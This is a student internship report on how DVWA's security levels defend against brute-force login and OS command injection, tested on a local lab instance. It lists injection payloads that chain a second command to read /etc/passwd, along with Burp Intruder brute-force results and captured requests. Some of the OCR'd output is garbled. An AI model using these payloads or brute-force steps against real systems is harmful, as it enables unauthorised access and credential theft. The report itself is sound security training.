

Project Report

Title: How DVWA Implements Defenses at Different Security Levels

Course / Subject: SkillHorizon_Internship

Author: Saranya N

Date: 30/09/2025

Table of Contents

1. Abstract

2. Objectives

3. Tools & Environment

4. Setup & Assumptions

5. Methodology

6. Results

6.1 Brute Force

6.2 Command Injection

7. Analysis

8. Conclusions

9. Recommendations

10. References

1. Abstract

This project analyses how DVWA (Damn Vulnerable Web Application) changes application behavior and defensive mechanisms across its four security levels: Low, Medium, High, and Impossible. The study focuses on two vulnerabilities: Brute Force (authentication) and Command Injection (OS command execution). For each vulnerability we document payloads that work at Low, re-test at higher levels, observe differences, and identify defenses implemented by DVWA.

2. Objectives

Demonstrate real payloads that exploit DVWA at Low security for **Brute Force and Command Injection**.

At Impossible: verify whether payloads fail and identify the implemented defense.

Record HTTP requests/responses and take screenshots for evidence.

6. Results

6.1 Brute Force

Description

A brute-force attack is when someone keeps guessing a password over and over until they get it right — like trying every key on a keyring until one opens the lock.

A **brute-force vulnerability** exists when an application allows unlimited, automated attempts to log in (or guess secrets) without effective checks. If attackers can repeatedly submit username/password pairs or authentication tokens, they can slowly find valid credentials using automation and wordlists.

Payloads that work at Low

Simple POST login attempts (example): username=admin&password=123456 using automated script.


Wordlist-based automated tries succeed in enumerating the password when no protections are present.

Tools:


curl, **Burp Intruder**, Hydra, Burp Suite, or custom scripts.

Steps:

1. Open burp suite to capture request.




2. Connect your browser to proxy



Behavior observed across levels

Low: No rate limiting, no challenge token, plain authentication logic. Brute force succeeds rapidly.

We using **Burp Intruder** → To Identify the Matched Username & Password



5. Intruder attack of http://127.0.0.1:42001

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request ^	Position	Payload	Status code	Response received	Error	Timeout	Length
5	1	012345	200	2004			4645
6	1	aaa	200	2004			4645
7	1	admin	200	3			4683
8	1	userpro	200	2004			4645
9	1	pass	200	2004			4645
10	1	xyz	200	2004			4645
11	1	tester	200	2004			4645
12	1	password	200	2003			4645

Request Response

Pretty Raw Hex

```
1 GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: 127.0.0.1:42001
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://127.0.0.1:42001/vulnerabilities/brute/
9 Cookie: PHPSESSID=03f49a5e771a9cb37aballc3b9901c97; security=medium
10 Upgrade-Insecure-Requests: 1
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-User: ?1
15 Priority: u=0, i
16
```

127.0.0.1:42001/vulnerabilities/brute/?username=admin&password=password&Login=Login#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Vulnerability: Brute Force

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About


Logout

Username: admin

Password: password

Login

Welcome to the password protected area admin



More Information

- <https://owasp.org/www-community/attacks/E>
- <https://www.symantec.com/connect/articles/>
- <https://www.golinuxcloud.com/brute-force-at/>

Username: admin
Security Level: medium
Locale: en
SQL DB: mysql

High: Stronger anti-automation (challenge reinforced, possible timing/session checks, IP/session throttling).

2. Intruder attack of http://127.0.0.1:42001

Request	Position	Payload	Status code	Response received	Error	Timeout	Length
3	1	test	302	2			295
4	1	pass	302	4			295
5	1	12345	302	2			295
6	1	012345	302	2			295
7	1	aaa	302	2			295
8	1	admin	302	5			295
9	1	userpro	302	6			295
10	1	pass	302	2			295

Request Response

1 GET /vulnerabilities/brute/?username=admin&password=password&Login=Login&user_token=368af5b2a44269a9eb3d0ea783c21be6 HTTP/1.1

2 Host: 127.0.0.1:42001

3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0

4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5 Accept-Language: en-US,en;q=0.5

6 Accept-Encoding: gzip, deflate, br

7 Connection: keep-alive

8 Referer: http://127.0.0.1:42001/vulnerabilities/brute/

9 Cookie: PHPSESSID=03f49a5e771a9cb37aballc3b9901c97; security=high

10 Upgrade-Insecure-Requests: 1

11 Sec-Fetch-Dest: document

12 Sec-Fetch-Mode: navigate

13 Sec-Fetch-Site: same-origin

14 Sec-Fetch-User: ?1

15 Priority: u=0, i

Request	Response
1 GET /vulnerabilities/brute/index.php?username=admin&password=password&Login=Login&user_token=d8dfc6442cb130df5ae3cb3e3f1c564 HTTP/1.1	1 HTTP/1.1 200 OK
2 Host: 127.0.0.1:42001	2 Server: nginx/1.25.3
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0	3 Date: Wed, 24 Sep 2025 10:37:19 GMT
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8	4 Content-Type: text/html; charset=utf-8
5 Accept-Language: en-US,en;q=0.5	5 Connection: keep-alive
6 Accept-Encoding: gzip, deflate, br	6 Pragma: no-cache
7 Connection: keep-alive	7 Cache-Control: no-cache, must-revalidate
8 Referer: http://127.0.0.1:42001/vulnerabilities/brute/index.php	8 Expires: Tue, 23 Jun 2009 12:00:00 GMT
9 Cookie: PHPSESSID=03f49a5e771a9cb37aballc3b9901c97; security=high	9 Content-Length: 4499
10 Upgrade-Insecure-Requests: 1	10
11 Sec-Fetch-Dest: document	11 <!DOCTYPE html>
12 Sec-Fetch-Mode: navigate	12
13 Sec-Fetch-Site: same-origin	13 <html lang="en-GB">
14 Sec-Fetch-User: ?1	14
15 Priority: u=0, i	15 <head>
	16 <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
	17
	18 <title>
	19 Vulnerability: Brute Force :: Damn Vulnerable Web Application (DVWA)
	20 </title>

127.0.0.1:42001/vulnerabilities/brute/index.php?username=admin&password=password&Login=Login&user_token=3f65203a6d23af4c39f35fd4bfc39db4#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Vulnerability: Brute Force

Home

Instructions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript

Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info

About

Logout

Username: admin

Security Level: high

Locale: en

SQL DB: mysql


Login

Username: admin

Password: *****

Login

Welcome to the password protected area admin



More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.symantec.com/connect/articles/password-crackers-ensuring-security-your-password>
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

View Source View Help

Mitigation:

- Brute force (and user enumeration) should not be possible in the impossible level. The developer has added a "lock out" feature, where if there are five bad logins within the last 15 minutes, the locked out user cannot log in.
- If the locked out user tries to login, even with a valid password, it will say their username or password is incorrect. This will make it impossible to know if there is a valid account on the system, with that password, and if the account is locked.
- This can cause a "**Denial of Service**" (DoS), by having someone continually trying to login to someone's account. This level would need to be extended by blacklisting the attacker (e.g. IP address, country, user-agent).

Defense mechanisms identified

Transition from none → anti-automation token → rate-limiting/session checks → secure auth (hashing + parameterization).

6.2 Command Injection

Description

A **command-injection vulnerability** happens when a web application takes input from a user and runs it as part of an operating-system command (shell command) without properly restricting or validating that input. An attacker can append extra shell commands or operators and make the server execute anything the web server user can run.

Tools:

Burp Suite (Burp)


- **Proxy (Intercept)** — capture and modify requests/responses live. Use it to see login requests, inject payloads, or capture command-injection inputs.
- **Repeater** — craft and resend single requests with modified parameters. Great for fine-tuning an injection payload or testing one login attempt repeatedly.

Low Level Security

This allows for direct input into one of many PHP functions that will execute commands on the OS. It is possible to escape out of the designed command and executed unintentional actions. This can be done by adding on to the request, "once the command has executed successfully, run this command".

Steps:

1. Test user input with enter IP address.



Payloads that work at Low , Medium , High

127.0.0.1; ls -la

127.0.0.1 && whoami

127.0.0.1 ; cat /etc/passwd

127.0.0.1 | cat /etc/passwd

127.0.0.1 || cat /etc/passwd

Behavior observed across levels

Low: Input appended directly to shell invocation (e.g., ping -c 4 <input>), arbitrary commands execute.

🔍 127.0.0.1:42001/vulnerabilities/search#

Kali DocsKali ForumsKali NetHunterExploit-DBGoogle Hacking DB

Home

Instrutions

Setup / Reset DB

Brute Force

Command Injection

CSRF

File Inclusion

File Upload

Insecure CAPTCHA

SQL Injection

SQL Injection (Blind)

Weak Session IDs

XSS (DOM)

XSS (Reflected)

XSS (Stored)

CSP Bypass

JavaScript


Authorisation Bypass

Open HTTP Redirect

Cryptography

DVWA Security

PHP Info



Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.047 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.026 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.027 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.027 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3073ms  
rtt=0.030ms/rtnv=0.026/recv=0.047/loss=0.008 ms  
root:x:0:0:root:/root:/usr/bin/zsh  
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin  
bin:x:2:2:bin:/bin:/usr/sbin/nologin  
sys:x:3:3:sys:/dev:/usr/sbin/nologin  
sync:x:4:65534:sync:/bin:/bin/sync  
games:x:5:60:games:/usr/games:/usr/sbin/nologin  
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin  
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin  
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin  
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin  
ucpr:x:10:10:ucpr:/var/spool/ucpr:/usr/sbin/nologin  
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin  
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin  
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin  
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin  
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin  
apt-x:42:65534:/nonexistent:/usr/sbin/nologin  
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin  
system-network:x:998:998:system:Network Management:/usr/sbin/nologin  
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd/bin/false  
mysql:x:101:102:MySQL Server:/nonexistent/bin/false  
tss:x:102:104:TPM software stack:/var/lib/tpm/bin/false  
strongswan:x:103:65534:/var/lib/strongswan:/usr/sbin/nologin  
system-timesync:x:992:992:system:Time Synchronization:/usr/sbin/nologin  
gophish:x:104:106:/var/lib/gophish:/usr/sbin/nologin
```

Request

Header	Raw	Hex
POST /vulnerabilities/exec/HTTP/1.1		
Host: 127.0.0.1:42001		
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0		
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8		
Accept-Language: en-us,en;q=0.5		
Accept-Encoding: gzip, deflate, br		
Content-Type: application/x-www-form-urlencoded		
Content-Length: 50		
Origin: http://127.0.0.1:42001		
Connection: keep-alive		
Referer: http://127.0.0.1:42001/vulnerabilities/exec/		
Cookie: PHPSESSID=70404de7761b34b3993899c37		
Upgrade-Insecure-Requests: 1		
Sec-Patch: none		
Sec-Patch-Max: navigate		
Sec-Patch-Max-Value: 1		
Sec-Patch-User: 1		
Priority: 0		

Response

Header	Raw	Hex	Sender
200			
Content-Type: text/html			
Content-Length: 100			
Server: Apache/2.4.18 (Ubuntu)			
ETag: 127.0.0.1:42001/0002			
Cache-Control: no-cache			
Expires: -1			
Age: 0			
Connection: keep-alive			
Content-Encoding: gzip			
Content-Range: bytes 0-99/100			
Accept-Ranges: bytes			
Server-Timing: 1; desc=PHP; fastcgi_finish_request=0.0002			
bin: 2.2.20 /bin /usr/sbin/nginx			
bin: 3.9.5 /usr /usr/sbin/nginx			
sync: 4.05534 sync /bin /usr/sbin/nginx			
sync: 5.600 gsync /usr /usr/sbin/nginx			
max: 6.0.12 mem /usr /usr/sbin/nginx			
ip: 7.7.7 /usr /usr/sbin/nginx			
mail: 8.8.8 /usr /usr/sbin/nginx			
newx: 9.9.9 /usr /usr/sbin/nginx			
uexp: 10.10 uexp /usr /usr/sbin/nginx			
prev: 11.11 prev /usr /usr/sbin/nginx			
www-data: 12.12 www-data /usr /usr/sbin/nginx			
backup: 13.13 backup /usr /usr/sbin/nginx			
list: 14.14 list /usr /usr/sbin/nginx			
get: 15.15 get /usr /usr/sbin/nginx			
noexec: 16.16 noexec /usr /usr/sbin/nginx			
noexec: 17.17 noexec /usr /usr/sbin/nginx			
noexec: 18.18 noexec /usr /usr/sbin/nginx			
noexec: 19.19 noexec /usr /usr/sbin/nginx			
noexec: 20.20 noexec /usr /usr/sbin/nginx			
noexec: 21.21 noexec /usr /usr/sbin/nginx			
noexec: 22.22 noexec /usr /usr/sbin/nginx			
noexec: 23.23 noexec /usr /usr/sbin/nginx			
noexec: 24.24 noexec /usr /usr/sbin/nginx			
noexec: 25.25 noexec /usr /usr/sbin/nginx			
noexec: 26.26 noexec /usr /usr/sbin/nginx			
noexec: 27.27 noexec /usr /usr/sbin/nginx			
noexec: 28.28 noexec /usr /usr/sbin/nginx			
noexec: 29.29 noexec /usr /usr/sbin/nginx			
noexec: 30.30 noexec /usr /usr/sbin/nginx			
noexec: 31.31 noexec /usr /usr/sbin/nginx			
noexec: 32.32 noexec /usr /usr/sbin/nginx			
noexec: 33.33 noexec /usr /usr/sbin/nginx			
noexec: 34.34 noexec /usr /usr/sbin/nginx			
noexec: 35.35 noexec /usr /usr/sbin/nginx			
noexec: 36.36 noexec /usr /usr/sbin/nginx			
noexec: 37.37 noexec /usr /usr/sbin/nginx			
noexec: 38.38 noexec /usr /usr/sbin/nginx			
noexec: 39.39 noexec /usr /usr/sbin/nginx			
noexec: 40.40 noexec /usr /usr/sbin/nginx			
noexec: 41.41 noexec /usr /usr/sbin/nginx			
noexec: 42.42 noexec /usr /usr/sbin/nginx			
noexec: 43.43 noexec /usr /usr/sbin/nginx			
noexec: 44.44 noexec /usr /usr/sbin/nginx			
noexec: 45.45 noexec /usr /usr/sbin/nginx			
noexec: 46.46 noexec /usr /usr/sbin/nginx			
noexec: 47.47 noexec /usr /usr/sbin/nginx			
noexec: 48.48 noexec /usr /usr/sbin/nginx			
noexec: 49.49 noexec /usr /usr/sbin/nginx			
noexec: 50.50 noexec /usr /usr/sbin/nginx			
noexec: 51.51 noexec /usr /usr/sbin/nginx			
noexec: 52.52 noexec /usr /usr/sbin/nginx			
noexec: 53.53 noexec /usr /usr/sbin/nginx			
noexec: 54.54 noexec /usr /usr/sbin/nginx			
noexec: 55.55 noexec /usr /usr/sbin/nginx			
noexec: 56.56 noexec /usr /usr/sbin/nginx			
noexec: 57.57 noexec /usr /usr/sbin/nginx			
noexec: 58.58 noexec /usr /usr/sbin/nginx			
noexec: 59.59 noexec /usr /usr/sbin/nginx			
noexec: 60.60 noexec /usr /usr/sbin/nginx			
noexec: 61.61 noexec /usr /usr/sbin/nginx			
noexec: 62.62 noexec /usr /usr/sbin/nginx			
noexec: 63.63 noexec /usr /usr/sbin/nginx			

Request

```
1 POST /vulnerabilities/exec/ HTTP/1.1
2 Host: 127.0.0.1:42001
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 50
9 Origin: http://127.0.0.1:42001
10 Connection: keep-alive
11 Referer: http://127.0.0.1:42001/vulnerabilities/exec/
12 Cookie: PHPSESSID=09f49a5e771a9cb37aballc3b9901c97; security=medium
13 Upgrade-Insecure-Requests: 1
14 Sec-Fetch-Dest: document
15 Sec-Fetch-Mode: navigate
16 Sec-Fetch-Site: same-origin
17 Sec-Fetch-User: ?1
18 Priority: u=0, i
19
20 ip=127.0.0.1+%7C+cat+%2Fetc%2Fpasswd&Submit=Submit
```

Response

```
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
```

Inspector

Body parameter

Name

ip

Value

127.0.0.1+%7C+cat+%2Fetc%2Fpasswd

Decoded from: URL encoding

127.0.0.1 | cat /etc/passwd

127.0.0.1:42001/vulnerabilities/exec/#

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

DVWA


Vulnerability: Command Injection

Ping a device

Enter an IP address: Submit

```
root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
dhcpcd:x:100:65534:DHCP Client Daemon:/usr/lib/dhcpcd/bin/false
mysql:x:101:102:MySQL Server:/nonexistent:/bin/false
tss:x:102:104:TPM software stack:/var/lib/tpm/bin/false
```

High: Increased sanitization and an expanded blacklist (backticks, \$(), pipes) reduce obvious injection vectors but can still be brittle.



Mitigation:

In the impossible level, the challenge has been re-written, only to allow a very strict input. If this doesn't match and doesn't produce a certain result, it will not be allowed to execute. Rather than "black listing" filtering (allowing any input and removing unwanted), this uses "white listing" (only allow certain values).

7. Analysis

Overall, the Impossible level illustrates industry-standard defenses and serves as a model for production systems; Medium and High are useful teaching tools showing partial mitigations and their limitations.

Low is intentionally insecure for learning exploitation techniques.

Medium/High show defensive measures that slow or block naïve attacks but are not foolproof; they illustrate common but incomplete defenses like blacklists and weak CAPTCHA implementations.

8. Conclusions

This project examined how DVWA implements layered defenses across four security levels (Low, Medium, High, Impossible) for two representative vulnerabilities: Brute Force and Command Injection. The experiments and supplied evidence demonstrate the following key conclusions:

Defense progression: DVWA moves from no defenses (Low) to brittle, reactive protections (Medium/High) — such as blacklists and weak anti-automation measures — and finally to robust, best-practice mitigations at Impossible (whitelisting, parameterized queries, secure password handling, and safe command execution).

Effectiveness of defenses: Blacklist-based filtering (Medium/High) can slow attackers but remains bypassable via alternate encodings or operators. True mitigation requires whitelisting and avoiding direct execution of user input.

Authentication: For **Brute Force**, effective defense requires not only anti-automation (CAPTCHA, rate-limiting) but also secure password storage and parameterized authentication logic to prevent both credential theft and enumeration.

Secure coding lessons: The DVWA progression highlights common real-world mistakes (reliance on blacklists, concatenation of user input into commands/queries) and the recommended fixes: input validation by whitelist, use of safe APIs, prepared statements, and proper cryptographic handling.

9. Recommendations (for real-world apps)

- Prefer whitelisting over blacklisting for critical inputs.
- Use parameterized queries and avoid string concatenation for database access.
- Never pass raw user input to a shell; use safe APIs and validated inputs.
- Implement rate limiting and robust CAPTCHA or proof-of-work mechanisms for authentication endpoints.
- Store passwords using secure hashing algorithms and salting.

10. References

[1] DVWA Official Documentation

<https://github.com/digininja/DVWA>

<https://www.kali.org/tools/dvwa/>

[2] OWASP Testing Guide

<https://owasp.org/www-project-web-security-testing-guide/>

[3] Relevant research papers/books

https://owasp.org/www-community/attacks/Brute_force_attack

[https://owasp.org/www-community/attacks/Command Injection](https://owasp.org/www-community/attacks/Command_Injection)